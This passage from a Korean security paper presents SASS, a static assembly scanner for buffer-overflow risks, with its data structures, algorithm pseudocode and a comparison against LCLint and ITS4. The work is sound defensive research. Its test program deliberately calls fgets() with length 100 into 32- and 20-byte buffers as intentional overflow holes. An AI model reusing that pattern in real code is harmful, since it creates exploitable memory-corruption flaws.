4.1.4 버퍼 도메인 정보흐름(information flow of buffer domain) 추적

2, 3장에서 분석한 바와 같이 버퍼넘침에 의한 보안침해는 스택에 위치한 버퍼를 인위적으로 넘치게 하여 주변의 복귀주소를 덮어씀으로써 이루어진다. 이는 스택영역에 위치한 버퍼가 버퍼넘침을 허용하는 함수에 매개변수로 전달된 경우 버퍼넘침 보안침해 위험성이 가장 크게 존재함을 의미한다. 따라서 SASS는 추상실행에 의해서 버퍼가 생성정의되는 시점부터 특정 함수에 전달되는 모든 과정에서 버퍼의 도메인정보(<표 9> 참조)를 유지하고, 특히 버퍼넘침 유발 함수를 만날 경우 버퍼 도메인 정보를 상세하게 출력한다.

4.1.5 추상 메모리 셀(abstract memory cell)에 의한

변수 지속성 유지

어셈블리 소스코드에서 사용되는 주소(변수)는 모두 심볼(symbol or label)을 사용하여 식별하기 때문에 이들에게 절대주소에 의한 물리 메모리 할당이 불가능하다. 따라서 SASS에서는 메모리의 바이트, 워드 단위 등의 변수를 추상적으로 할당하여 해당 변수에 대응시키고 값의 지속성을 유지하도록 한다. 추상 메모리 셀은 변수 값 자체뿐만 아니라 해당 변수가 할당된 메모리 영역에 대한 정보 등의 부가정보를 동시에 함유할 수 있어서 버퍼의 도메인 정보흐름 추적에서 매우 중요한 단서를 제공한다.

4.2 SASS 구현을 위한 자료구조 및 알고리즘

4.2.1 SASS 프레임웍

본 논문에서 제안하는 SASS는 (그림 7)과 같이 입력부, 탐색부, 함수요약(라이브러리) DB, 출력부 등으로 구성되고, 이 들 각각은 (알고리즘 1)에 의하여 호출된다. 이 때 (알고리즘 1)은 어셈블리 코드를 차례로 읽어가면서 그 명령어의 추상적 실행을 대행(emulation)하는 인터프리터 역할을 수행한다.



그림 7 SASS 구현의 프레임웍

4.2.2 SASS 자료구조

■ 추상 메모리 셀(abstract memory cell)

이 구조는 <표 7>에 나열된 것과 같은 연산들의 대상이 되는 변수, 레지스터 등의 단위 값을 저장하기위해 사용되는데, 버퍼의 도메인 정보흐름추적에서 결정적인 지표역할을 한다. (그림 8)에 나타난 추상 메모리 셀에서tag는 해당 메모리에 저장된 값의 유형(<표 8>의 도메인)을 식별하기 위하여 사용되고, long_val, word_val, byte_val 은 연산자의 연산모드(byte, word, long)에 따른 각각의 저장단위를 제공한다.

abstract memory cell		
int	tag	
union	unsigned int	long_val
	unsigned short	word_val[2]
	unsigned char	byte_val[4]

그림 8 추상 메모리 셀(abstract memory cell)

■ 문맥 테이블(context)

문맥 테이블은 함수가 호출되면서 생성되는 지역심볼 등의 지역정보를 저장하고(ctx), 해당 함수(ctx->func)에서의 프로그램 계수기(Program Counter)를 관리하며(ctx->loct), 함수가 복귀하면 소멸된다. 또한 문맥 테이블에 의하여 재귀적 함수 호출에 대한 처리가 가능하다.

■ 함수 테이블(function)

SASS 알고리즘의 단계 1에서 어셈블리 소스코드에 나타난 모든 함수의 정보를 연결리스트로 구성하기 위해 사용되고(F_head), 해당 함수가 정의된 파일의 식별자(func->file), 함수의 입구(func->entr) 등을 유지한다. 단계 2에서는 함수호출을 처리할 때 검색을 위해 참조된다.

■ 심볼 테이블(symbol)

호출된 함수가 수행되면서 참조되는 지역 레이블이나 변수(ctx->symb), 그리고 전역변수(G_symb)를 저장하고 식별하기 위해 사용되고, 내부에 추상 메모리 셀을 포함한다.

■ 함수(라이브러리) 요약 테이블

표준 라이브러리(Std_lib), 버퍼넘침 라이브러리(Ovw_lib), 메모리 할당 라이브러리(Mem_lib) 시스템 호출 라이브러리를 (Sys_lib)를 테이블로 작성하여 SASS알고리즘 단계 2에서의 호출명령어(call) 처리에서 참조된다. 현재 버전의 SASS는 버퍼의 도메인 정보 추적을 목적으로 하기 때문에 이들 요약테이블은 반드시 함수명칭을 가진다.

■ 레지스터 그룹(Rgst[])

사용자가 접근 가능한 레지스터 역할을 위하여 추상 메모리 셀로 구성된다. 펜티엄의 경우 8개의 레지스터로 구성된다.

■ 스택(Stack[])

프로그램이 진행되는 동안 이루어지는 호출, 매개변수, 복귀주소 등을 저장하고, 추상 메모리 셀의 배열로 할당된다.

이들 자료구조 들 사이의 전체적인 연관관계를 도식화 하면 (그림 9)와 같다(Rgst는 펜티엄의 경우).

4.2.3 SASS알고리즘

SASS알고리즘은 일반적인 어셈블러와 마찬가지로 2단계(2 pass)로 구성된다((알고리즘 1) 참조). 단계 1에서는 모든 어셈블리 소스코드 파일을 읽어서 전역심볼(global symbol), 함수이름(function name), 함수위치(파일 식별자 및 파일 앞쪽에서부터의 거리), main() 함수의 위치 기록 등의 일을 수행한다. 단계 2에서는 main() 함수부터 명령어를 차례로 추출(fetch)하여 추상

알고리즘 1 SASS의 주요 알고리즘

```
pass1()
{
for (each assembly source code file) {
  fp = fopen(file);
  while (read one line from fp is successful) {
    if (function name is found in the line) {
      allocate a function structure and insert into F_func
      list;
      if (the function name is 'main')
        F_main = allocated function structure;
    } /* end if */
  } /* end while */
 } /* end for */
} /* end pass1 */

pass2()
{
  C_main->func = F_main;
  C_main->loct = F_main->entr;/* 명령어 계수기 초기화 */
  func(C_main);
}
func(context *ctx)
{
  ctx->loct = ctx->func->entr;
  while(1) {                                  /*명령어 추출 */
    fseek(ctx->func->file, ctx->loct, SEEK_SET);
    read one line from ctx->func)->file;
    ctx->loct = ftell(ctx->func->file);   /*명령어계수기*/
    parse the read line(opcode, operands);
    if (opcode == O_CALL) {
      if (operand is found in Ovw_lib table)
        printf buffer domain from abstract cell of Stack;
      else if (operand is found in Mem_lib table) {
        Rgst[R_EAX].tag=T_HPTR; ;      /*함수 요약*/
        Rgst[R_EAX].long_val=0;
      } else if (operand is found in Std_lib,|Sys_lib table) {
        Rgst[R_EAX].tag=T_UNKNOWN;  /*함수 요약*/
        Rgst[R_EAX].long_val=0;
      } else {                                /*내부정의함수*/
        ctx->next = proc_call(operand);
        func(ctx->next);
        free(ctx->next);
      }
    } else if (opcode == O_RET) {
      Rgst[R_ESP].long_val += 4; /* pop ret address */
      return;
    } else {                                  /* 기타 opcode */
      · 각 opcpde에 대응되는 처리루틴을 operand와
        함께 호출하여 <표 7>의 모드에 따른 추상 실행
        을 수행
    }
  } /* end while */
} /* end func */
```



그림 9 SASS 구현의 자료구조 연관 관계도

실행(emulation)을 수행한다.

<표 7>은 펜티엄의 경우 SASS알고리즘에서 버퍼의 도메인 정보흐름을 추적하기 위해 인식하는 어셈블리 코드(연산자) 및 피연산자 모드들을 보여주고 있다.

표 7 SASS에서 처리하는 연산자 및 피연산자 모드예 (펜티엄의 경우)

주요 연산자	피연산자 및 결과 값의 모드		
	모 드	설 명	사 용 예
push	M_CONST	상수(값)	$0x12
pop	M_REG	레지스터(값)	%eax
leave	M_OFFREG1	상수,레지스터(위치)	4(%ecx)
ret	M_OFFREG2	상수,레지스터(위치)	4(%ecx,%edx)
add	M_LSYMOFF	지역심볼,상수(위치)	SL3+1
sub	M_GSYMOFF	전역심볼,상수(위치)	SBuf-1
inc	M_LVAROFF	지역변수(값)	L3
dec	M_GVAROFF	전역변수(값)	Buf
mov	M_LVARREGOFF	지역변수,레지스터(값)	L3(%eax)
movs	M_GVARREGOFF	전역변수,레지스터(값)	Buf(%eax)

4.2.4 버퍼의 도메인 정보흐름의 추적 방법

SASS에서 버퍼의 도메인 정보는 추상 메모리 셀의 tag 필드에 의해 최종 버퍼넘침 함수까지 전달된다. 예를 들어 <표 7>의 mov, push, pop 등은 펜티엄의 대표적인 데이타 할당 연산자 들인데, 이들에 대한 SASS

의 추상실행은 데이타 값을 목적 메모리 셀에 이전할 때 그 값의 영역(도메인)도 동시에 전달하기 때문에 초기화된 버퍼의 영역은 스택을 경유해서 호출된 함수에 전달된다. <표 8>에는 현재 SASS에서 식별하고 있는 영역들을 나열하였다.

표 8 SASS에서 식별 가능한 버퍼도메인

도 메 인	설 명
T_VALUE	일반적인 스칼라 값
T_LPTR	지역 심볼의 값(text 영역의 주소)
T_GPTR	전역 심볼의 값(전역변수의 주소)
T_HPTR	힙 영역
T_RETA	복귀 주소
T_STACK	스택 영역
T_UNKWN	함수요약, 초기화 미비 등에 의해 결정 불가

5. SASS의 버퍼넘침 탐색 효율성 진단

4장에서 제안한 SASS를 펜티엄III 1GHz, 512M 메모리의 Debian GNU/Linux 2.2 시스템에서 구현하여 대표적인 정적 소스코드 탐색기로 알려져 있는 LCLint, ITS4와 탐색기 자체의 단순 복잡성, 산출 정보의 유익성, 그리고 수행시간 측면을 비교하였다.

5.1 탐색기 자체의 복잡성(complexity)

탐색기의 복잡성은 보안 소프트웨어의 개발 및 보급에 커다란 영향을 미칠 수 있다. 소프트웨어의 복잡성은 다양한 측면에서 살펴볼 수 있지만 그 중에서 가장 중요한 요소가 소프트웨어의 크기이므로 여기서도 크기를 중심으로 <표 9>와 같이 복잡성을 비교하였다. <표 9>에서 LCLint가 뚜렷하게 복잡하게 나타난 이유는 C 컴파일러에 버금가는 어휘분석, 문법분석, 의미분석 등 기본적인 컴파일러 기능을 내장하고 있어서 그 범위가 광범위하고 복잡하기 때문이다. 그러나 어셈블리 코드를 대상으로 하는 SASS는 버퍼넘침 탐색이라는 본연의 기능에 충실하기 때문에 기능구현에 대한 복잡성을 현저히 낮추고 있다. 반면에 ITS4가 C 소스코드를 대상으로 탐색함에도 불구하고 복잡도가 낮은 이유는 단순한 문자열 패턴매칭에 의한 탐색만을 수행하기 때문이다.

표 9 정적 소스코드 탐색기 구현의 복잡성 비교

	LCLint	ITS4	SASS
파 일 수	462	65	15
라 인 수	179567	10618	2387

5.2 산출 정보의 유익성(usefullness)

버퍼넘침 가능성에 대한 탐색결과는 프로그램 작성자에게 적극적이면서도 조금이라도 더 유익한 정보가 되어야 함은 당연하다. 산출 정보의 유익한 정도를 비교하기 위하여 각 탐색도구 들의 (프로그램 3)에의 적용 결과를 <표 10>에 나타내었다(SASS는 컴파일된 어셈블리 소스코드를 사용).

■ 정보의 역동성 측면

ITS4나 LCLint는 모두C 소스코드를 파일단위로 처리하기 때문에 제어흐름을 고려한 버퍼넘침 탐색이 불가능하여 탐색정보가 매우 정적임을 알 수 있다. LCLint는 매개변수 n이 프로그래머에 의해 적절하게 주어졌을 것이라는 가정 하에 어떤 경고도 하지 않고 있으며, ITS4는 단순히 관련 함수만을 언급하고 있다. 그러나 SASS는 정적인 환경에서 어셈블리 코드를 인터프리터와 유사하게 추상적으로 실행시키는 제어흐름 추적에 의해 보다 유익한 정보를 제공하고 있다. 즉 버퍼넘침 위험성이 있는 함수에 전달된 버퍼의 도메인(영역)은 물론 호출경로 정보를 제공한다. 이 때 버퍼의 도메인 정보가 스택을 나타낼 경우 프로그래머는 보안성 측면에서 보다 신중한 코딩을 할 것이고, 호출경로 정보로부터는 버퍼의 크기 등에 대한 검토과정에서 매우 큰 도움을 얻을 수 있다. 예를 들어 (프로그램 3)에서 매개변수 n의 값이 100 임을 쉽게 찾을 수 있다. 이는 SASS가 정적이면서도 버퍼의 도메인 정보흐름에 대한 추적경로를 표시함으로써 동적인 특성을 동시에 지니고 있음을 보여주는 증거이기도 하다.

프로그램 3 SASS, ITS4, LCLint 비교를 위한 예제

```
#include <stdio.h>
struct xyz {
    int    a1, n = 100;
    char   c;
    char   *buf;
    char   **bpp;
    char   dummy[123];
};
struct xyz Xyz;
char Buf[32],*Bp,**Bpp;
main() {
    struct      xyz xyz;
    char        buf[32];
    char        *bp;
    char        **bpp;
    bp = (char *)malloc(20);
    Bp = (char *)malloc(20);
    xyz.buf = Buf;
    sub2(&xyz, n);
    Xyz.buf = bp;
    sub2(&Xyz, n);
    Xyz.buf = Bp;
    sub2(&Xyz, n);
    Xyz.buf = buf;
    sub2(&Xyz, n);
    Xyz.bpp = &bp;
    sub3(&Xyz, n);
    Bp = buf;
    xyz.bpp = &Bp;
    sub3(&xyz, n);
    return(0);
}
sub2(struct xyz *xyz, int n) {fgets
    (xyz->buf,n,stdin);return(0);
}
sub3(struct xyz *xyz, int n) {fgets
    (*xyz->bpp,n,stdin);return(0);
}
```

표 10 (프로그램 3)에 대한 SASS, ITS4, LCLint 적용 결과

SASS	----------test.c---------- -Buffer overflow function 'fgets()' detected..... Function call history is..... =======> main() ===> 1st sub2() ===> 1st fgets() -The buffer is in GLOBAL area..... ----------test.c---------- -Buffer overflow function 'fgets()' detected..... Function call history is..... =======> main() ===> 2nd sub2() ===> 2nd fgets() -The buffer is in HEAP area..... ----------test.c---------- -Buffer overflow function 'fgets()' detected..... -Function call history is..... =======> main() ===> 3rd sub2() ===> 3rd fgets() The buffer is in HEAP area..... ----------test.c---------- -Buffer overflow function 'fgets()' detected..... -Function call history is..... =======> main() ===> 4th sub2() ===> 1th fgets() The buffer is in STACK area..... ----------test.c---------- -Buffer overflow function 'fgets()' detected..... -Function call history is..... =======> main() ===> 1st sub3() ===> 1st fgets() -The buffer is in HEAP area..... ----------test.c---------- -Buffer overflow function 'fgets()' detected..... -Function call history is..... =======> main() ===> 2nd sub3() ===> 2nd fgets() -The buffer is in STACK area..... ========== Total 6 times buffer overflow functions detected.
ITS4	test.c:66:(Low Risk) fgets test.c:74:(Low Risk) fgets Low risk of buffer overflows. Make sure that your buffer is really big enough to handle a max len string.
LCLint	LCLint 3.0.0.14 --- 27 August 2001 Finished LCLint checking --- no code errors found

■ 정보의 연결성 측면

(프로그램 3)을 두 개의 파일로 나누어 sub2(), sub3() 함수를 독립된 파일에 배치할 경우 ITS4나 LCLint는 각 파일단위에 충실한 탐색을 실시하여 파일간 연결에 의한 정보를 제공하지 못한다. 그러나 SASS는 여전히 <표 10>과 동일한 정보를 출력한다. 이는 함수요약에 의한 가상링크를 이루어 파일의 수(구성)와 무관하게 추상 실행을 진행하기 때문이다.

5.3 수행시간(performance)

위의 세 도구의 시간적 성능을 비교하기 위하여 (프로그램 3)에 대한 탐색을 각각 1000번 실행한 결과를 (그림 10)에 나타내었다. 여기서 LCLint는 컴파일과 버퍼넘침 탐색외의 기타 오류를 점검하기 때문에 많은 시간을 소모하고, ITS4는 패턴매칭을 위한 시간 소모가 큰 것으로 추측된다. SASS는 C 프로그램의 gcc 컴파일 시간과 어셈블리 소스코드의 탐색시간을 합산한 것인데 시간적 성능이 가장 우수함을 알 수 있다.



그림 10 (프로그램 3)에 대한 SASS, ITS4, LCLint의 탐색시간 비교

6. 결론 및 개선 방향

지금까지 버퍼넘침 보안침해 원리를 심층적으로 분석하고, 이에 대응하기 위해 최근 연구되고 있는 다양한 방법론들을 살펴보았다. 그 결과 버퍼넘침 보안침해를 예방하기 위한 궁극적인 방법은 안전한 프로그램 작성이 있으며, 이를 위해서는 소프웨어공학적인 접근이 요구됨을 강조하였다

따라서 본 논문에서는 소프트웨어 개발 과정에서 버퍼넘침에 관한 취약점을 다른 방법들 보다 효율적으로 탐색할 수 있는 정적 어셈블리 소스코드 탐색(SASS, Static Assembly Source code Scan)방안을 제안하고, 그 타당성을 ITS4, LCLint 와 비교하여 검증하였다.

앞으로 더 연구될 부분은 버퍼의 도메인 뿐만 아니라, 관련 버퍼들의 크기도 추적하여 보다 섬세한 정보를 제공하는 방안이다. 즉 strcpy() 대신에 strncpy()를 사용하여 버퍼의 크기를 한정한다고 하더라도 프로그램 작성자의 오류에 의해 버퍼넘침이 가능하기 때문에 절대적으로 안심할 수는 없다. 이 경우 버퍼크기에 대한 추적은 매우 효과적인 탐지 방법이 될 수 있을 것이다. 또한, 유지보수 단계에서 소스코드가 없는 목적코드(기계어 코드)를 대상으로 한 탐색 방안도 절실하게 요구되고 있는데, 이 분야도 SASS의 확장에 의해 가능하리라 본다.

참 고 문 헌

[1] David Wagner, Jeffery S.Foster, Eric A. Brewer, Alexander Aiken, "A First Step Towards Automated Detection of Buffer Overtun Vulnerabilities," Proceeing of 7th Network and Distributed System Security Symposium, 2000.2.

[2] David Larochelle, David Evans, "Staticlly Detecting Likely Buffer Overflow Vulerabilities," Proceddings of USENIX 10th Symposium on Security, 2001.8.

[3] 이형봉, 차홍준, 박정현, "펜티엄기반 리눅스시스템에서 가변스택에 의한 버퍼넘침 해킹공격 방지방안", 한국정보과학회 가을학술대회 논문집(I) pp.653-655.

[4] Aleph One, "Smashing the stack for fun and profit," Phrack Magazine, 49(14), 1998.

[5] 이형봉, 'UNIX/LINUX 커널의 설계 및 구현', 홍릉과학출판사, 2000.1.

[6] 이형봉, 차홍준, 노희영, 이상민, "C 언어에서 프로세서의 스택관리 형태가 프로그램 보안에 미치는 영향", 정보처리학회 학술논문지 제8-C권 제1호,pp.1-13.

[7] Intel, "Pentium Processor Users's Manual(Volume 3:Architecture and Programming Manual)," Intel, 1993.

[8] Brian W. Kernighan, Dennis M. Ritchie, "The C Programming Language," Prentice-Hall., 1978.

[9] Jones, R. W. M. and Kelly, P. H. J. "Backwards-compatible bounds checking for arrays and pointers in C programs," Third International Workshop on Automated Debugging, M. Kamkar and D. Byers, eds (Linkoping University Electronic Press), pp.13-27, 1997.

[10] Compaq. ccc, "C Compiler for Linux," http://www.unix.digital.com/linux/compaq_c, 1999.

[11] Reed Hastings and Bob Joyce, "Purify: Fast Detection of Memory Leaks and Access Errors," Proceedings of the Winter USENIX Conference, 1992.

[12] Crispin Cowan, Calton Pu, "Stack Guard: automatic adaptive detection and prevention of buffer-overflow attacks," Proceeding of the 7th USENIX Security Conference, 1998.

[13] Kaladis "Solar Designer's Secure-Linux Patch," http:// freshmeat.net/projects/hypersec, 2001.6.

[14] Openwall Project, "Linux kernel patch from the openwall project," http://www.openwall.com/linux/, 2001.3.

[15] Rafal Wojtczuk, "Defeating Solar Designer non-executable stack patch," BugTraq Archive, 1998.1, http://www.securityfocus.com/archive/1/70552

[16] Qian Zhang, "The Synthetix MemGuard Kernel Programmer's Interface," http://www.cse.ogi.edu/DISC/projects/synthetix/toolkit/MemGuard/memguard.html

[17] Arash Baratloo, Timothy Tsai, Navjot Singh, "Transparent Run-Time Defense Against Stack Samshing Attacks," Proceedings of 2000 USENIX Annual Technical Conference, 2000.6.

[18] Alexandre Snarskii, "Increasing overall security…," ftp://ftp.lucky.net/pub/unix/local/libc-letter, http://www.lexa.ru:8100/snar/libparanoia/, 1997.

[19] Forrest J. Cavalier, "libmib allocated string functions," http://www.mibsoftware.com/libmib/astring/, 1998.

[20] John Viega, J.T. Bloch, Tadayyoshi Kohno, Gary McGraw, "ITS4:A Static Vulnerability Scanner for C and C++ Code," Annual Computer Security Applications Conference, 2000.12.

이 형 봉

1984년 서울대학교 계산통계학과 졸업(이학사). 1986년 서울대학교 대학원 계산통계학과졸업(이학석사). 2001년 강원대학교 대학원 컴퓨터과학과 박사과정 수료. 1986년 ~ 1994년 LG전자 컴퓨터연구소. 1994년 ~ 1999년 한국디지탈㈜. 1997년 ~ 1999년 전자계산조직응용,정보통신 기술사. 1999년 ~ 현재 호남대학교 정보통신공학부 조교수. 관심분야는 프로그램언어 및 보안, 운영체제, 멀티미디어 통신

박 정 현

1988년 경북대학교 통계학과 졸업(이학사). 1991년 경북대학교 대학원 컴퓨터과학과 수료. 1990년 ~ 1994년 LG전자 컴퓨터연구소 시스템연구실 주임연구원. 1994년 ~ 1996년 한국물류정보통신(KL-Net)시스템팀 과장. 1996년 ~ 현재 한국정보보호진흥원 선임연구원, 한국정보보호진흥원 해킹바이러스상담지원센터 센터장, 한국침해사고대응팀(CERTCC-KR) 팀장, 한국침해사고대응팀협의회(CONCERT) 사무국장, 국제침해사고대응팀협의회(FIRST) 한국대표, 인터넷사이트안전마크위원회 심사위원, 정보보호기술위원회 정보보호관리연구반(SG10.01) 위원. 관심분야는 언어기반 보안 방법론(해킹·바이러스, 소프트웨어 보안 취약점)

박 현 미

2000년 전북대학교 자연과학대학 컴퓨터과학과 졸업(이학사). 2000년 ~ 현재 한국정보보호진흥원 연구원. 관심분야는 언어기반 보안 방법론(해킹·바이러스, 소프트웨어 보안 취약점)